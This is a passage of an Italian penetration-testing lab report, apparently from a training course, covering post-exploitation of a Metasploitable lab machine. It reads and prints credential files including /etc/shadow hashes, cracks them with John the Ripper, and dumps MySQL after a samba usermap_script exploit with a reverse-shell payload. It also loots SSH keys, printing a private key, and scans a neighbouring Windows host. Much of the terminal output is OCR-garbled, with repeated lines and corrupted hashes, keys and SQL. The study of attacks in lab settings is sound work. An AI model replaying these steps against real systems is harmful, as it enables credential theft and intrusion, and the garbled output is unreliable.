                           Sat Jan 27 06:45 - down (02:20)
msfadmin tty1
                           Sat Jan 27 06:45 - 06:45 (00:00)
               :0.0
root pts/0
                          Sat Jan 27 06:45 - down (02:21)
reboot system boot 2.6.24-16-server Sat Jan 27 06:45 - 09:06 (02:21)
root pts/1
                192.168.50.102 Sat Jan 27 06:03 - 06:03 (00:00)
root pts/1
                192.168.50.102 Sat Jan 27 06:03 - 06:03 (00:00)
                           Sat Jan 27 05:46 - down (00:57)
msfadmin tty1
msfadmin tty1
                           Sat Jan 27 05:46 - 05:46 (00:00)
root pts/0
                :0.0
                          Sat Jan 27 05:40 - down (01:03)
reboot system boot 2.6.24-16-server Sat Jan 27 05:40 - 06:44 (01:03)
msfadmin tty1
                           Sat Jan 27 05:27 - down (00:12)
msfadmin tty1
                           Sat Jan 27 05:27 - 05:27 (00:00)
root pts/0
                :0.0
                          Sat Jan 27 05:26 - down (00:13)
reboot system boot 2.6.24-16-server Sat Jan 27 05:26 - 05:40 (00:13)
msfadmin tty1
                           Sat Jan 27 05:08 - down (00:17)
msfadmin tty1
                           Sat Jan 27 05:08 - 05:08 (00:00)
root pts/0
               :0.0
                          Sat Jan 27 05:07 - down (00:17)
reboot system boot 2.6.24-16-server Sat Jan 27 05:07 - 05:25 (00:18)
msfadmin tty1
                           Sat Jan 27 05:04 - down (00:02)
msfadmin tty1
                           Sat Jan 27 05:04 - 05:04 (00:00)
root pts/0
                          Sat Jan 27 05:04 - down (00:02)
                :0.0
reboot system boot 2.6.24-16-server Sat Jan 27 05:04 - 05:07 (00:02)
root pts/1
               192.168.50.102 Sat Jan 27 03:50 - 03:50 (00:00)
root pts/1
               192.168.50.102 Sat Jan 27 03:50 - 03:50 (00:00)
msfadmin tty1
                           Sat Jan 27 03:35 - down (01:28)
msfadmin tty1
                           Sat Jan 27 03:35 - 03:35 (00:00)
root pts/0
               :0.0
                          Sat Jan 27 03:35 - down (01:29)
reboot system boot 2.6.24-16-server Sat Jan 27 03:35 - 05:04 (01:29)
msfadmin tty1
                           Fri Jan 26 12:36 - crash (14:59)
msfadmin tty1
                           Fri Jan 26 12:36 - 12:36 (00:00)
                          Fri Jan 26 12:35 - crash (14:59)
root pts/0
               :0.0
reboot system boot 2.6.24-16-server Fri Jan 26 12:34 - 05:04 (16:29)
msfadmin tty1
                           Fri Jan 26 12:30 - crash (00:04)
msfadmin tty1
                           Fri Jan 26 12:30 - 12:30 (00:00)
               :0.0
                          Fri Jan 26 12:30 - crash (00:04)
root pts/0
reboot system boot 2.6.24-16-server Fri Jan 26 12:29 - 05:04 (16:34)
wtmp begins Sun May 20 15:56:29 2012
Username
              Port From
root
           pts/0 :0.0
                            Sat Feb 24 02:35:14 -0500 2024
                           **Never logged in**
daemon
                        **Never logged in**
bin
                        **Never logged in**
sys
sync
                         **Never logged in**
games
                          **Never logged in**
                         **Never logged in**
man
lp
                       **Never logged in**
mail
                         **Never logged in**
                          **Never logged in**
news
                         **Never logged in**
uucp
```

```
proxy
                          **Never logged in**
www-data
                             **Never logged in**
backup
                           **Never logged in**
                       **Never logged in**
list
                        **Never logged in**
irc
                         **Never logged in**
gnats
                          **Never logged in**
libuuid
                         **Never logged in**
dhcp
syslog
                         **Never logged in**
klog
                         **Never logged in**
sshd
                         **Never logged in**
msfadmin
                              Sat Feb 24 02:35:40 -0500 2024
              tty1
                         **Never logged in**
bind
postfix
                          **Never logged in**
                        **Never logged in**
ftp
                           **Never logged in**
postgres
mysql
                          **Never logged in**
                            **Never logged in**
tomcat55
distccd
                          **Never logged in**
telnetd
                          **Never logged in**
proftpd
                          **Never logged in**
statd
                         **Never logged in**
___(kali@kali)-[~/.msf4/loot]
└$ cat 20240224031105_default_192.168.11.112_linux.enum.users_640845.txt
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
# See the man page for details on how to write a sudoers file.
Defaults
            env_reset
# Uncomment to allow members of group sudo to not need a password
# %sudo ALL=NOPASSWD: ALL
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification (informazioni sui privilegi degli utenti e eventuali guadagni di privilegi)
root ALL=(ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

Si evince dunque che non è loggato solo l'utente root ma anche msfadmin.

Con il comando cat /etc/passwd si ottiene:

- il nome dell'utente;
- password: solitamente x o *, poiché la password è memorizzata in un file separato chiamato /etc/shadow per motivi di sicurezza;
- UID: identificativo univoco dell'utente;
- GID: identificativo del gruppo principale dell'utente;

- un commento o informazioni aggiuntive sull'utente;
- il percorso della directory home dell'utente;
- il percorso del programma shell di default per l'utente;

meterpreter > cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false meterpreter >

Visualizzazione di gruppi di appartenenza:

```
meterpreter > cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:msfadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
```

```
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:msfadmin
fax:x:21:
voice:x:22:
cdrom:x:24:msfadmin
floppy:x:25:msfadmin
tape:x:26:
sudo:x:27:
audio:x:29:msfadmin
dip:x:30:msfadmin
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:telnetd
video:x:44:msfadmin
sasl:x:45:
plugdev:x:46:msfadmin
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
libuuid:x:101:
dhcp:x:102:
syslog:x:103:
klog:x:104:
scanner:x:105:
nvram:x:106:
fuse:x:107:msfadmin
crontab:x:108:
mlocate:x:109:
ssh:x:110:
msfadmin:x:1000:
lpadmin:x:111:msfadmin
admin:x:112:msfadmin
bind:x:113:
ssl-cert:x:114:postgres
postfix:x:115:
postdrop:x:116:
postgres:x:117:
mysql:x:118:
sambashare:x:119:msfadmin
user:x:1001:
service:x:1002:
telnetd:x:120:
```

Come anticipato in precedenza, è importante anche ricercare il file **/etc/shadow**, che contiene le informazioni relative alle password degli utenti. In particolare si ottengono:

- username dell'utente;
- hash della password;

```
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXliQKkPmUgZ0:14699:0:999999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Avendo ottenuto queste informazioni, si potrebbero dare i file /etc/passwd e /etc/shadow in pasto al tool **John the Ripper** per poter tentare di craccare le password.

Innanzitutto si uniscono i due file:

```
(kali@ kali)-[~]
$ unshadow passwdM.txt shadowM.txt > hashesMeta.txt
```

Dopodiché si avvia il tool per un attacco a dizionario:

Dai risultati si evince che sono state trovate le password di alcuni degli utenti:

```
(kali@ kali)-[/usr/share/wordlists]
$ john --show /home/kali/hashesMeta.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002:,,,:/home/service:/bin/bash
3 password hashes cracked, 4 left
```

Sarebbe stato interessante ottenere in particolare la password dell'utente msfadmin, per questo si è tentato un brute force sul relativo hash, ma i tempi di attesa si sono rivelati lunghi:

```
(kali© kali)-[~]
$ john -incremental /home/kali/msfadmin.txt
Warning; detected hash type "md5crypt", but the string is also recognized as "md5c rypt-long"

Use the "—format=md5crypt-long" option to force loading these as that type instea d

Jsing default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x 3])

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status og 0:00:102:46 0g/s 84953b/s 84953c/s 18403c/s 51403c/s joju27..jemasd

Og 0:00:12:46 0g/s 84953b/s 84953c/s 84058c/s joju27..jemasd

Og 0:00:19:10:0 0g/s 84953b/s 84085c/s 84086c/s swaremi..swar180

Og 0:00:01:01:00 0g/s 84085p/s 84086c/s 84088c/s swaremi..swar180

Og 0:00:10:10:00 0g/s 84085p/s 84085c/s 84088c/s sypryasa..spythent

Og 0:00:10:130 0g/s 84064b/s 84064c/s 84086c/s spyryasa..spythent

Og 0:00:21:30 0g/s 84064b/s 84064c/s 84086c/s spyryasa..spythent

Og 0:00:21:30 0g/s 84085p/s 84085c/s 84085c/s spyryasa..spythent

Og 0:00:21:30 0g/s 84085p/s 84085c/s 84085c/s spyryasa..spythent

Og 0:00:21:30 0g/s 84064b/s 94086c/s spyryasa..spythent

Og 0:00:21:30 0g/s 84064b/s 9408c/s 9408c/s spyryasa..spythent

Og 0:00:21:30 0g/s 84064b/s 9408c/s 9408c/s spyryasa..spythent

Og 0:00:21:30 0g/s 84064b/s 9408c/s 9408c/s spyryasa..spythent

Og 0:00:21:00 0g/s 84098b/s 94904c/s 94904c/s rjclplm..rjj983

Og 0:00:21:00 0g/s 84098b/s 94904c/s 94904c/s rjclplm..rjj983

Og 0:00:31:22 0g/s 94904b/s 94904c/s 94904c/s rjclplm..rjj983

Og 0:00:31:24 0g/s 9498b/s 193518b/s 183518c/s 183518c/s rd0d313..rd12wb

Og 0:00:31:02 0g/s 115709p/s 115709c/s 115709c/s skmjec7..skmjhid

Og 0:00:10:10 0g/s 115709p/s 115709c/s 115709c/s skmjec7..skmjhid

Og 0:00:10:10 0g/s 115005p/s 115005b/s 115005c/s 11705hl..177aqr7

Og 0:01:14:31 0g/s 117134b/s 117134c/s 117134c/s mamrist7..mamrid02

Og 0:01:49:10 0g/s 127758b/s 127758c/s 127758c/s 11hid26..llhi29g

Og 0:01:49:17 0g/s 1228231b/s 1228231c/s 128231c/s pc58w..9c576m

Og 0:01:49:47 0g/s 128231p/s 128231c/s 128231c/s pc58w..9c576m
```

Sfruttamento del database

Altra attività importante è quella di eseguire un dump del database della macchina target, ovvero una copia dei dati contenuti in un database in un determinato momento. Questo snapshot rappresenta lo stato del database in un momento specifico, catturando sia la struttura del database che i dati in esso contenuti.

Come evidente dalla scansione nmap precedente, sulla porta 3306 è attivo il servizio mysql: si potrebbe inizialmente cercare un modulo che possa andare a confermare la versione:

```
msf6 > use 20
msf6 auxiliary(**canner/mysql/mysql_version) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 auxiliary(**canner/mysql/mysql_version) > run

[+] 192.168.11.112:3306 - 192.168.11.112:3306 is running MySQL 5.0.51a-3ubuntu5
(protocol 10)
[*] 192.168.11.112:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 4 Auxiliary module execution completed
msf6 auxiliary(**canner/mysql/mysql_version) > ■
```

Nell'ottica di un dump del database, si può usare il modulo auxiliary/scanner/mysql/mysql_schemadump:

```
# Name

# Name

ck Description

0 auxiliary/scanner/mssql/mssql_Schemadump

MSOQL Schema Dump

1 auxiliary/scanner/mysql/mysql_Schemadump

MYSQL Schema Dump

2 auxiliary/scanner/postgres/postgres_schemadump

Nostgres Schema Dump

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/postgres/postgres_schemadump

msf6 > use auxiliary/scanner/mysql/mysql_schemadump

msf6 > use auxiliary/scanner/mysql/mysql_schemadump

msf6 = use auxiliary/scanner/mysql/mysql_schemadump

msf6 = use auxiliary/scanner/mysql/mysql_schemadump) > run

[-] 192.168.11.112:3306 - Connection timedout


[-] 192.168.11.112:3306 - Scanned 1 of 1 hosts (100% complete)

[-] 14xxiliary module execution completed

msf6 auxiliary(scanner/mysql/mysql_schemadump) > msf6 auxiliary(scanner/mysql/mysql_schemadump)
```

Per qualche motivo che non si è riusciti ad identificare, la connessione va in timeout, ma in teoria dopo questi passaggi, si otterrebbero informazioni sullo schema del database MySQL.

Per maggiori informazioni, si sfrutta la vulnerabilità del servizio SMB, vulnerabile ad un attacco di tipo "command execution". Si usa l'exploit multi/samba/usermap_script con payload cmd/unix/reverse. Questo ci permette di eseguire comandi da una reverse shell, autenticandoci nel database con l'utenza root. Da un tentativo con il modulo mysql_login, si può infatti notare che l'utenza di root può tentare di usare una blank password.



Di seguito i comandi mysql per analizzare i database presenti, una volta aperta la shell attraverso la vulnerabilità smb:

Quindi nell'esempio riportato, si usa il database mysql.

Uscendo da mysql e restando nella shell, si manda il comando **mysqldump -u root -h mysql > mysqldump.sql**, per salvare il dump del database su un file di testo. Nella figura ne viene riportato un estratto:


```
touch /mysqldump.sql

mysqldump.sql
mysqldump.sql
in ysqldump.sql
Enter password:
cat /mysqldump.sql
dat /mysqldump.sql
- Mysql dump.sql
- Mysql dump.sql
- Mysql dump.sql
- Mysql dump.sql
- Server version

5.0.51a-3ubuntu5

/*!4010 SET 801D_CHARACTER_SET_CIENT-BQCHARACTER_SET_CIENT */;
/*!4010 SET 801D_CHARACTER_SET_RESULTS-BQCHARACTER_SET_RESULTS */;
/*!4010 SET 801D_SULD_CHARACTER_SET_RESULTS-BQCHARACTER_SET_RESULTS */;
/*!4010 SET 801D_SULD_CHARACTER_SET_RESULTS-BQCHARACTER_SET_RESULTS */;
/*!4010 SET 801D_SULD_CHARACTER_SET_RESULTS-BQCHARACTER_SET_RESULTS */;
/*!4010 SET 701D_UMPLONE_CHARACTER_SET_RESULTS-BQCHARACTER_SET_RESULTS */;
/*!4010 SET 701D_UMPLONE_CHARACTER_SET_RESULTS */;
/*!4010 SET 701D_U
```

Una volta noti i database presenti, scelto il database mysql, possiamo consultare le informazioni all'interno, ad esempio le tabelle presenti con il comando mysql **show tables**:



Prendiamone in considerazione una:

Field	Type	Null	Key	Default	Extra
Host	char(60)	NO	PRI	i	i
Db	char(64)	NO	PRI	L	
Select_priv	enum('N','Y')	NO	I	l N	I
Insert_priv	enum('N','Y')	NO	I.	l n	
Update_priv	enum('N','Y')	NO	I I	l N	I.
Delete_priv	enum('N','Y')	NO	ı	l N	l
Create_priv	enum('N','Y')	NO	I	l N	
Drop_priv	enum('N','Y')	NO	I I	l N	
Grant_priv	enum('N','Y')	NO	1	l N	I .
References_priv	enum('N','Y')	NO	I	l N	l.
Index_priv	enum('N','Y')	NO		l N	
Alter_priv	enum('N','Y')	NO		l N	L
Create_tmp_table_priv	enum('N','Y')	NO	L	I N	la la a
Lock_tables_priv	enum('N','Y')	NO	bec	l N	
Create_view_priv	enum('N','Y')	NO	I	l N	I
Show_view_priv	enum('N','Y')	NO	I	l N	l
Create_routine_priv	enum('N','Y')	NO		l N	
Alter_routine_priv	enum('N','Y')	NO	I -	l N	
Execute_priv	enum('N','Y')	NO	L	l N	L

Sono visibili così le informazioni essenziali sulla struttura della tabelle **host**. C'è il nome di ogni campo con il tipo di contenuto. Si può inoltre stabilire se sono accettati valori NULL. C'è l'informazione della chiave, se presente, valori di default di un campo e eventuali informazioni extra.

N.B: sono state sfruttate altre vulnerabilità oltre quella richiesta dalla traccia, poiché i comandi sopra riportati non venivano riconosciuti dalla sessione meterpeter aperta con il primo exploit. Per questo motivo, nell'ottica di proseguire il ragionamento sulla ricerca approfondita di dati e informazione del target, sono strate sfruttate altre vulnerabilità con exploit diversi.

Recuperare le chiavi SSH

È molto utile inoltre, cercare di recuperare le chiavi SSH e quindi i certificati presenti sulla macchina. Si può fare con il modulo **post/multi/gather/ssh_creds**, che eseguirà una scansione delle chiavi SSH presenti sulla macchina di destinazione e cercherà di recuperare informazioni relative a chiavi pubbliche e private.

```
meterpreter > run post/multi/gather/ssh_creds

[:] $ESSION may not be compatible with this module:
[:] * missing Meterpreter features: stdapi_fs_chmod
[:] Finding .ssh directories
[:] Looting 3 .ssh directories
[:] Looting / home/msfadmin/.ssh directory
[+] Downloaded / home/msfadmin/.ssh/authorized_keys → /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.authorized_k_973724_txt
[+] Downloaded / home/msfadmin/.ssh/id_rsa → /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.id_rsa_653121.txt
[+] Downloaded / home/msfadmin/.ssh/id_rsa.pub → /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.id_rsa_pub_551324.txt
[*] Looting / home/user/.ssh directory
[+] Downloaded / home/user/.ssh/id_dsa.pub → /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.id_dsa.pub_343272.txt
[*] Downloaded / home/user/.ssh/id_dsa → /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.id_dsa.pub_start
[*] Looting / root/.ssh directory
[+] Downloaded / home/user/.ssh/id_dsa → /home/kali/.msf4/loot/20240224052646_default_192.168.11.112_ssh.known_hosts → /home/kali/.msf4/loot/20240224052646_default_192.168.11.112_ssh.known_hosts_575445.txt
[*] Downloaded / root/.ssh/authorized_keys → /home/kali/.msf4/loot/20240224052646_default_192.168.11.112_ssh.authorized_keys → /home/kali/.msf4/loot/20240224052646_default_192.168.11.112_ssh.aut
```

I file scaricati dalla macchina target vengono iniviati alla macchina attaccante nel path riportato in figura:

```
(kali® kali)-[~/.msf4/loot]
$ cat /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.authorized _k_973724.txt

ssh-dss AAAAB3NzaClkc3MAAACBANWgcbHvxF2YRX0gTizyoZazzHiU5+63hKF0hzJch8dZQpFU5gGkDk Z30rC4;rMqCXNDN50RA4ylcht0788/14+5YC239fa5iXIolfi8t0vWtTtg3lkuv3eSV0zuSGeqZPHMtep6 iizQA5yoclkCyj8swXH+cPB65uRPiXYL911rAAAAFQDL+pKrLy6vy9HCywXWZ/jcppHaQAAIAgt+cN3f DT1RRCyZ/VmqfUsqM4;tZ06kvx3L82T2Z1YVeXe7929JWeu9d308+NeE8EopMiWaTZTT0WI+0kzxSAGyuTs kue4nvGcfxnDr58xa1pZc5066R5jCSARMHU6WBWTd3MYzsJNZqTM4uoRa4t1FwM8X99K0UUVmLvNbPByEA AAATBNfKRDwM/QnEpdRTTsRBh9rALq6eDblNbu/5gozf4Fv1Dt1Zmq5ZxtXeQtW5BYyorILRZ5/Y4pChRa 01bXTRSJah0RJk5wxAUPZ28ZN07fzcJyVlBojMvPlbAplpSiecCuLGX7G041e8SFzT+wcketP9Vrw0PvtU ZU3DfrVTCytg= user@metasploitable
```

```
(kali@kali)-[~/.msf4/loot]
$ cat /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.id_rsa.pub
_551324.txt

ssh-rsa AAAAB3NzaC1yc2EAAAABIWAAAQEApmGJFZNl0ibMNALQx7M6sGG0i4KNmj6PVxpbpG70lShHQq
ldJkcteZZdPFSbW76IUiPR80h+WBV0*1c6iPL/0zUYFHyFkAz1e6/5teoweG1jrZqOffdomVhXXVSjGaS
FwwOYBBRQQxS0WWTGTYSeB466K6e777GVkHCDLYgZSoSWWFJSINT/TWXOtowHrBfEowWZWIkFU3ZO9Bz
p0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2Ow
kjOc+Wv8Vw7bwKf+1Rgi0MgiJ5cCs4WocyVxsXovcNnbALTp3w= msfadmin@metasploitable
```

```
(kali@ kali)-[~/.msf4/loot]
$ cat /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.id_dsa.pub
_343272.txt
ssh.dss AAAAB3NzaC1kc3MAAACBANWgcbHvxF2YRX0gTizyoZazzHiU5+63hKF0hzJch8dZQpFU5gGkDk
Z30rC4jrNqCXNDNS0RA4ylcNt078B/T4+5YCZ39faSiXIoLfi8tOVWtTtg3lkuv3eSV0zuSGeqZPHMtep6
iizQASyoClkcyj8swXH+cPB65uRPiXYL51irAAAAFQDL+pKrly6vy9HCywXWZ/jcPpPHEQAAAIAgt+cN3f
DT1RRCYZ/VmqfUsqW4jtZ06kvx3L8ZT2Z1YVeXe7929JWeu9d308+NeE8EopMiePPHEQAAAIAgt+cN3f
DT1RCYZ/VmgfUsqW4jtZ06kvx3L8ZT2Z1YVeXe7929JWeu9d308+NeE8EopMiePPHEQAAAIAgt+cN3f
kue4nvGCfxnDr58xa1pZcS066R5jCSARMHU6WBWId3MYzsJNZqTN4uoRa4tIFwM8X99K0UUVmLvNbPByEA
AAAIBNfKRDwM/QnEpdRTT3RBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5ZxtXeQtW5BYyorILRZ5/Y4pChRa
01bxTRSJah0R3lbSwxAUPZ28ZNG07fczJyVlBojMvPlbAplpSiecCuLGX7G04Ie8SFzT+wCketP9Vrw0PvtU
ZU3DfrVTCytg= user@metasploitable
```

```
(kali@ kali)=[~/.msf4/loot]
$ cat /home/kali/.msf4/loot/20240224052645_default_192.168.11.112_ssh.id_dsa_246
808.txt

— BEGIN DSA PRIVATE KEY——
MIIBUGIBAAKBgQDVOHGx78RdmEV9IE4s8qGWs8*4lOfut4ShTocyXIfHWUKRVOYB
pASGd9KwuI6zaglzQzedEQQMpXDbTu/AfyOPuWAmd/XzkolyKc34vLTlvrU7YNSZ
Lr93kldM7khnqmTxzLXqeoos0AOcqApZAso/LMFx/nDwRubkT4l2C/ddawIVAMV6
kqsvLq/L0cLLBdZn+Nw+k8cRAo6AILfnDd3w09UUQmM/1zQrJnLkluI7WdOpL8dy/
Nk9mdWFX13u/dvSvrvxXdzgfjXhPBKKTIImk2U9FiPjpM8UgBsrk7JLnuJ7xgn8Z
w6+fMWtaWXEjuukeYwkgETB1OlgViHdzGM7CTWakzeLqEWuLSBcDPF/fStFFFZi7
zWzwchACgYBMfKRDwM/QnEpdRTTsRBh9rALq6e0bLNbu/5gozf4Fv1Dt1Zmq5Zxt
XeQtWSBYyorILRZ5/Y4pChRa01bxTRSJah0RJk5wxAUPZ282N07fzcJyVlBojMvP
lbAplpSiecCuLGx76041e8SFzT+wCketP9Vrw0PvtUZU3DfrVTCytgIUcihlgV00
XcyqKVITUMZyayEOuTE=
— END DSA PRIVATE KEY——
```

```
(kali@ kali)-[~/.msf4/loot]
$ cat /home/kali/.msf4/loot/20240224052646_default_192.168.11.112_ssh.authorized
_k_812406.txt
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQQ
ldJkcteZZdPFSbW76IUiPR00h+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaS
Fww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCDLYgZso8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bz
p0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2Ow
kjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w= msfadmin@metasploitable
```

Movimenti laterali:

Per ottenere informazioni riguardo possibili movimenti laterali e eventuali host presenti sulla rete, si può studiare le rete sia con i comandi visti in precedenza, route, ifconfig ma anche netstat:

È possibile capire se sulla stessa rete ci sono altri host attraverso il comando arp:

In effetti, oltre alla macchina Kali Linux è stata collegata sulla stessa rete anche la macchina Windows 7 con IP 192.168.11.101 e da questi comandi è visibile che Metasploitable riesce a comunicare con essa:

```
ping 192.168.11.101
PING 192.168.11.101 (192.168.11.101) 56(84) bytes of data.
64 bytes from 192.168.11.101: icmp_seq=1 ttl=128 time=9.58 ms
64 bytes from 192.168.11.101: icmp_seq=2 ttl=128 time=0.500 ms
64 bytes from 192.168.11.101: icmp_seq=3 ttl=128 time=0.838 ms
64 bytes from 192.168.11.101: icmp_seq=4 ttl=128 time=0.430 ms
64 bytes from 192.168.11.101: icmp_seq=5 ttl=128 time=0.567 ms
^C
```

Quindi pur essendo entrati in Metasploitable, tramite questi movimenti laterali (attualmente a livello di information gathering) si riesce anche a ottenere informazioni sulle altre macchine della rete. A dimostrazione di ciò si lancia una scansione nmap da Meterpeter verso Windows 7, che risulta avere 1714 porte filtrate.

```
nmap 192.168.11.101

Starting Nmap 4.53 ( http://insecure.org ) at 2024-02-24 07:26 EST All 1714 scanned ports on 192.168.11.101 are filtered MAC Address: 08:00:27:42:2E:08 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 38.482 seconds

Nmap done: 1 IP address (1 host up) scanned in 38.482 seconds nmap -0 192.168.11.101

Starting Nmap 4.53 ( http://insecure.org ) at 2024-02-24 07:28 EST All 1714 scanned ports on 192.168.11.101 are filtered MAC Address: 08:00:27:42:2E:08 (Cadmus Computer Systems)

Warning: OSScan results may be unreliable because we could not find at least 1 ope n and 1 closed port

Device type: general purpose Running: Microsoft Windows Server 2003 SP2, Micr osoft Windows Longhorn, Microsoft Windows Vista, Microsoft Windows Vista Business, Microsoft Windows Vista Business (Winver: Version 6.0 (Build 6000)], Microsoft Windows Vista Home Basic, Microsoft Windows XP Professional SP2 (German)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/.

Nmap done: 1 IP address (1 host up) scanned in 39.253 seconds
```